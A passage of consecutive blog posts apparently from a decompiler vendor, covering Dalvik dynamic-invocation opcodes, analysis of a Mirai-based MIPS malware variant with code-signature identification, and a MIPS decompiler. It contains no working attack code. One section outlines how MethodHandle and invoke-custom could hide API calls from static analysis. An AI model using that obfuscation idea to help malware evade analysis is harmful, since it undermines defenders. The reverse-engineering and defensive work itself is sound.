However, while the polymorphic MethodHandle.invoke() of execDynamically truly takes a String as first argument, an int as second argument, and returns an int; we know it is not the case with the non-polymorphic invocation used by the Method.invoke(): casts are in place to box/unbox the int primitives to/from an Integer object.
Open the resulting DEX file in JEB:
MethodHandle and invoke-polymorphic vs Reflection and invoke-cirtual
Carefully look at the disassembly of both methods:
invoke-polymorphic’s MethodHandle.invoke handles any prototype, as long as the referenced method matches it
reflection’s Method.invoke is called using a traditional invoke, and therefore, its arguments must be a an array of Object, and its return value an Object — hence, the casts.
I hope this sheds some light on invoke-polymorphic, in terms of MethodHandle uses and resulting differences in the bytecode.
Dalvik’s invoke-custom

Below are the specifications of invoke-custom taken from Android Source:
invoke-custom callsite, {arguments}
Dalvik’s invoke-custom ~= Java’s invokedynamic
Before we explain the mechanics behind invoke-custom, remember that unlike the legacy invoke-xxx instructions, it does not take a reference to the LType;->method() that will be executed. Both will be determined at run-time.
The invoke-custom instruction first resolves and then invokes a call site:
Initially, an invoke-custom instruction is an unlinked state: its call site has yet to be created. It is the resolution stage:
The runtime checks if a CallSite object exists for the provided callsite index
If not, a new CallSite object is created using the data provided by the call site item at the corresponding pool index, via a bootstrap linker method
The invoke-custom is now in a linked state
When the invoke-custom is in a linked site, the CallSite object’s MethodHandle is invoked.

The following diagram summarizes the bootstrap process of linking an unlinked invoke-custom:
Delaying the resolution and creation of the callsite until runtime allows the VM to take the decision of which type and which method should the execution flow be dispatched to.
Bear in mind that in standard Java, crafting explicit code using dynamic invocationis currently not possible. That limitation can be circumvented with custom toolchains (such as Android’s Jack, as we’ll see below). However, a prime candidate for implicit use of dynamic invocations are of course lambdas. Lambda functions have been supported since Android Nougat and are currently compiled using virtual invocations. It is safe to say that we should see lambdas using invoke-custom in the near future, maybe as early as the release candidate of Android O.
Sample Code
Currently, crafting high-level Java code that produces invoke-custom is convoluted and artificial — unfortunately, lambdas are still desugared into statically invoked methods of synthetic inner classes.
Two possible options are:
Crafting Dalvik code manually , or via a custom tool, or via a bytecode manipulation library. It is outside the scope of this post;
Use the soon-to-be-deprecated Jack toolchain and custom Jack annotations to generate bootstrap methods.
Using the second approach, we can generate code that contains correct call site item pools. However, at the moment, those DEX files do not pass the Verifier.
That being said, the generated bytecode looks fine. Have a look at the sample below:
public class MainActivity extends Activity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        String text = "";
        try {
            text = "" + execCustom();
        }
        catch(Throwable e) {
            text = formatThrowable(e);
        }
        Log.d("DexVer38", text);
        TextView tv = new TextView(this);
        tv.setText(text);
        setContentView(tv);
    }

    public static String formatThrowable(Throwable t) {
        Writer writer = new StringWriter();
        PrintWriter out = new PrintWriter(writer);
        t.printStackTrace(out);
        return writer.toString();
    }

    public static Character execCustom() throws Throwable {
        return foo("hello", Integer.valueOf(2));
    }

    @CalledByInvokeCustom(
            invokeMethodHandle = @LinkerMethodHandle(kind = MethodHandleKind.INVOKE_STATIC,
                    enclosingType = MainActivity.class,
                    name = "linkerMethod",
                    argumentTypes = {MethodHandles.Lookup.class, String.class, MethodType.class}),
            name = "foo",
            returnType = Character.class,
            argumentTypes = {String.class, Integer.class})
    static Character foo(String s, Integer i) {
        return s.charAt(i);
    }

    private static CallSite linkerMethod(MethodHandles.Lookup caller, String name, MethodType methodType)
            throws NoSuchMethodException, IllegalAccessException {
        return new ConstantCallSite(caller.findStatic(caller.lookupClass(), name, methodType));
    }
}

Using the CalledByInvokeCustom annotation, we can specify that foo() must be dynamically invoked. The code is a bit artificial, and the linked method trivial, but see how the seemingly static call to foo() in execCustom() was compiled to the following bytecode:
invoke-custom used in a Dalvik version 38 file
Note that the JEB syntax for invoke-custom call sites is temporary and subject to change. At the moment, the pool’s call site is displayed within double curly brackets:
JEB will decompile those constructs to an invocation of the bootstrap linker method, followed by a call to invoke() on the returned CallSite’s method handle. In a real environment, the bootstrap method would be executed just once. Indeed, high-level Java code cannot reflect all forms and uses of those low-level constructs.
Keep in mind that invoke-custom‘s purpose is much broader than this dummy example. As said in the previous section, we should expect it to initially be used when generating Java 8’s lambdas. They may not be extremely popular – not yet – in traditional Java programming circles, but Google’s big push on Kotlin for Android O, including:
Kotlin integration in Android Studio, facilitating adoption;
Kotlin full compatibility with Java, allowing mixed code base during migration;
Kotlin’s affinities with dynamically-typed languages;
may be indicators that invoke-custom (and invoke-polymorphic) will be used to power new language features for Android app development in the near future.
Dynamic invocation used for obfuscation
Finally, let’s conclude this post with a note on obfuscation, and generally, unintended, unplanned, or at least non-primary use cases, for MethodHandle.
Just like reflection has been heavily used by all5 Dalvik protectors and obfuscators to hide API calls and make static code flow analysis difficult, we should expect MethodHandle and CallSite to be used in similar ways.
MethodHandle objects have more restrictions than pure reflection though, eg, in terms of the scope of what can be retrieved. Obviously, they cannot be used to retrieve types dynamically — which means there is no equivalent to Reflection’s Class.forName(“…”). However, they can be used to retrieve handles on methods, constructors, and fields, and therefore could be mixed in with standard reflection-based obfuscation techniques.
As for invoke-custom: parsing and analysis of the call site items pool will be required to retrieve references to boostrap linker methods, and determine their effect on code.
So, exciting times ahead! We should all be excited to see those new dynamic invoke opcodes used by apps in the future, as well as the potential they bear in terms of new languages (or more realistically, new language features) that they can provide for Android app development.
And their /range counterparts. Essentially, this update is the Android implementation of JSR292↩
That point is debated; however, the invoke call sites exhibit the static nature of type binding in the bytecode. ↩
The PolymorphicSignature annotation is defined within MethodHandle and visible only to types declared in the java.lang.invoke package ↩
Both ways are conceptually valid. In the first case, we are assuming that an infinity of MethodHandle.invoke signatures exist. In the second case, we consider that MethodHandle.invoke true prototype is ([Object)Object; that means we must provide the actual prototype separately, via a new opcode. ↩
The Dalvik verifier is quite strict and limits the classes of obfuscation that can be applied onto bytecode. ↩
One of the major threat on embedded devices — the so-called “Internet of things” –, is the infamous Mirai malicious software, whose source code was made public in September 2016. This malware has the ability to infect devices by brute-forcing Telnet credentials, and is primarily used to launch distributed denial-of-service attacks.
Since the source code release, numerous Mirai variants have been deployed in the wild by miscreants, like the one we documented in a recent post.
In this blog we will first take a quick look at another Mirai-based malware, quite original in its own way, to then introduce our novel signature system that can identify Mirai original code in executables.
Yet Another Mirai Variant
On May 18th, ESET’s Michal Malík mentioned on Twitter a Mirai-based sample for MIPS that grabbed our attention. Michal pointed out new functionalities like a custom update mechanism, and some strange debug routines, so we decided to take a look with our brand new MIPS decompiler. It should be noted that this sample comes with the debug symbols, which explains the names present in the decompiler output.

The malware logic starts in its main() routine, which is shown below as decompiled by JEB.

Briefly summarized, this routine first sets up a few signal handlers, in particular to create a core file in case of segmentation fault. It then calls a homemade panic() function — not to be confused with the standard Linux panic() routine. The panic() function code is shown below, as seen in JEB.
While the routine native code — seen on the left side — can be pretty dry to read, the decompiled code on the right side is fairly straightforward: a file named file.txt is opened and a given error message is written to it, accompanied by a custom system footprint built by the footprint12() routine.

Finally, main() calls the kill_run_mobile1() function, which first kills any application listening on TCP port 18899 (likely others instances of the same malware), and then creates a thread on the mobile_loop1() function, which is shown below.
The new thread will listen for incoming connections and process them through a custom command handler. As can be seen from the numerous debug messages in the decompiled code, the code is still in a development stage.
To summarize, this sample appears to be an attempt to repackage Mirai source code with a different update mechanism, and is still in development, as can be seen from the presence of debug routines, and the fact that plenty of code remains unused.
While the technical quality of this sample is dubious, it illustrates one of the major consequence of Mirai source code public release: it has lowered the bar of entry for malicious software developers. In particular, we can expect the strain of Mirai-based malicious software to continue to grow in the following months.
Native Code Signatures
In a context where numerous Mirai-based malware are deployed in the wild, having the ability to identify original Mirai code becomes particularly useful, as it allows the analyst to focus only on the new functionalities in each sample.
Of course, most of Mirai-based samples do not come with symbols, and hence we need a proper mechanism to identify Mirai original code. That is the purpose of the native signature system released with JEB 2.3, which can actually identify code for all native architectures supported by JEB (x86, ARM, MIPS and the associated variants).
The objective of this signature system is to identify native routines with a minimal number of false positives. In others words, we want to fully trust a successful identification, while we may miss some known routines.
To realize this low false positives goal, our signatures are primarily based on two features:
A custom hash computed on the binary code of the unknown routine. During this computation, we remove from the native instructions the addresses and offsets that may vary depending on where the routine is located in a binary. Hence the same routine located at a different place will have the same hash. Interestingly, as our algorithm uses the generic JEB interface on native instructions (IInstruction), the hash computation is done on all architectures in the same way.
The names of the routines called by the unknown routine, e.g. API routines, system calls, or already identified routines.This feature allows to distinguish wrappers that have exactly the same binary code but call a different routine.
The whole signature process can be summarized in two steps — which will be described in details in a separate documentation:
Signatures are generated from a reference file. This file can be a native file with symbols, or a JEB database with some routines renamed by the user. For each named routine, a signature containing the routine features and information is created. Signatures are then grouped into packages for each platform.
When JEB analyzes an unknown routine, it tries to match it with the signatures. If there is a match, the information of the original routine are imported, e.g. the matched unknown routine is renamed as the original routine.
Due to its strict reliance on the binary code, this identification process does not offer a resistance to minor changes, like the ones introduced by compilation with a different compiler version or with different optimizations. We intend to develop others signature systems in JEB, which will be more resistant to such variations, in particular by using JEB intermediate representation.
Still, it is particularly suitable in the case of Mirai, where the public source code comes with compilation instructions, such that many samples are compiled in the same way and share the exact same binary code. Therefore, JEB 2.3 comes with a set of signatures created from a non-stripped executable created from Mirai public source code.

These signatures are automatically applied when a MIPS binary is loaded in JEB. For example, here is an extract of the initial routines list after loading in JEB a stripped Mirai sample deployed last year (SHA1: 03ecd3b49aa19589599c64e4e7a51206a592b4ef).
On the 204 routines contained in the sample, 120 are automatically identified and renamed by JEB, allowing the user to focus on the unknown routines. It should be noticed that not all recognized routines belong to Mirai specific code, some of them belong to the C library used by Mirai (uClibc).
Conclusion
The JEB native signature system is still in development, but its results are encouraging and we provide a set of signatures for Mirai on MIPS platform, and for the standard C library shipped with Microsoft Visual Studio 2013 on the x86 platform. We encourage users to try it through our demo version, and report any comments to support@pnfsoftware.com.
In the following weeks, not only will the number of signatures rapidly grow — through a specific update mechanism –, but we also intend to let users generate their own signatures with JEB public API.
Acknowledgement
The malicious software analysis presented in this post was done by our intern Hugo Genesse.
We recently released our latest decompiler for MIPS 32-bit binary code. It is the first interactive decompiler in a series of native code analysis modules that will be released this year with JEB 2.3.
If you haven’t done so: feel free to download the demo, or if you own a Pro or Embedded license, ask for the beta 2.3 build.
The 2.3 branch contains tons of under-the-hood updates, required to power the decompilation modules — as well as the future advanced static and dynamic analysis modules that we have on our roadmap. Changes such as:
A generic code parsing framework for interactive disassembly and analysis of code objects.
A generic decompilation framework using a custom Intermediate Representation as well as a partially-customizable decompilation pipeline.
API additions to allow third-party to develop things as simple as instrumentation tools for the decompilers, or as complex as IR refining plugins to thwart custom obfuscation.
MIPS is the first native decompiler we made publicly available, and while the beta can be a bit rough around the edges, we believe it will be of a tremendous help to any reverser pouring though lines of embedded firmware or application code.
Decompiling MIPS
MIPS programs exhibit a level of complexity that experienced reverse-engineers may feel overwhelmed or unprepared to deal with. Unlike well understood and well practiced x86, even the simplest of operations do not seem to “stand out” in a MIPS disassembly. Not to mention other intricacies inherent to a RISC instruction set, such as unaligned reads and writes; or counter-intuitive idioms closely tight to the MIPS architecture itself, such as the branch delay slots.

Have a look at this “trivial” piece of code:
A trivial, yet “unreadable” chunk of MIPS code.
If you’ve never reversed MIPS code, you may experience a temporary brain-freeze moment. This code contains typical MIPS idioms:
$gp building for globals access
convoluted arithmetic, usually 16-bit based
delay-slots (unused here)
The pseudo code is simply this:
 for(i = 0; i < 64; ++i) {
    array[i] = i;
 }

Here is the full routine disassembly and decompiled code:
Unannotated decompiled code. Note the presence of canary-checking code introduced by the compiler.

How about something more complex. Below, you will find the raw decompilation (non annotated) of the domain-generating algorithm used in Mirai:
DGA of Mirai for MIPS; decompiled output is unannotated.
JEB allows you to set types, prototypes, rename, comment, create custom data structures, etc. in order to clean up the disassembly and the pseudo-code.
Augmented Disassembly

Not everything warrants use of a decompiler. Navigating the disassembly to get the overall sense of a piece of code is a common task. Unfortunately, raw MIPS assembly can be tricky to read for a bunch of reasons. The main problem lies in the presence of memory access relative to the dynamically computed $gp register. Those non-static references prevent straightforward determination of callsites or data references (eg, string references).

What is the target callsite of the JALR (=call subroutine) instruction?
In order to resolve those references and produce readable assembly code, disassemblers have several strategies. The cheapest one is to resort to pattern matching or instruction(s) matching and make inference 1. This strategy can provide fast results, however, it is extremely limiting, and would perform poorly on non-standard or obfuscated code.
The strategy used by our code analyzer is to emulate the intermediate representation (IR) resulting from the conversion of the MIPS code. That controlled simulation is fast and allows the resolution of the most complex cases. Currently, the results are shown in the assembly comments.
See the examples below:
Advanced analysis resolving a target branch site held in $t9.Advanced analysis resolving pre- and post-execution register data.
Type libraries and Syscalls

JEB 2.3 ships with type libraries for several platforms, including the GNU Linux API for Linux MIPS 32-bit systems. Soon we will also release the signatures of common libraries.
Type libraries loaded by JEB.

Combined with the advanced analyzer, the controlled simulation step described above also resolves MIPS system calls. The resolution of $v0, holding the syscall number, is resolved during simulation – therefore handling complex obfuscation cases; under the hood, a virtual method reference is created to represent the syscall as a standard routine. See the example below:
Syscall #4013 (time) resolved during the advanced analysis phase.
Conclusion
We presented some of the most interesting features of our new MIPS decompiler specifically, and more generally, JEB 2.3. It is still in beta mode and actively developed, feel free to try it out and let us know your feedback. Other decompilers will be released in the coming weeks/months, stay tuned.
For example, prologues such as “lui $gp / addiu / addu” are common and could be looked for statically. ↩
Over the last few months, several major vulnerabilities in a certain brand of IP cameras have been publicly released. One vulnerability allows remote code execution, while another permits the retrieval of the administrator’s credentials. The situation is made worse by the fact that many of these cameras are reachable on the Internet (around 185,000 according to one of the researcher).
It did not take long for miscreants to abuse this discovery, and a novel malicious software 1 was recently propagated through the vulnerable cameras, as described in a 360.cn blog post.
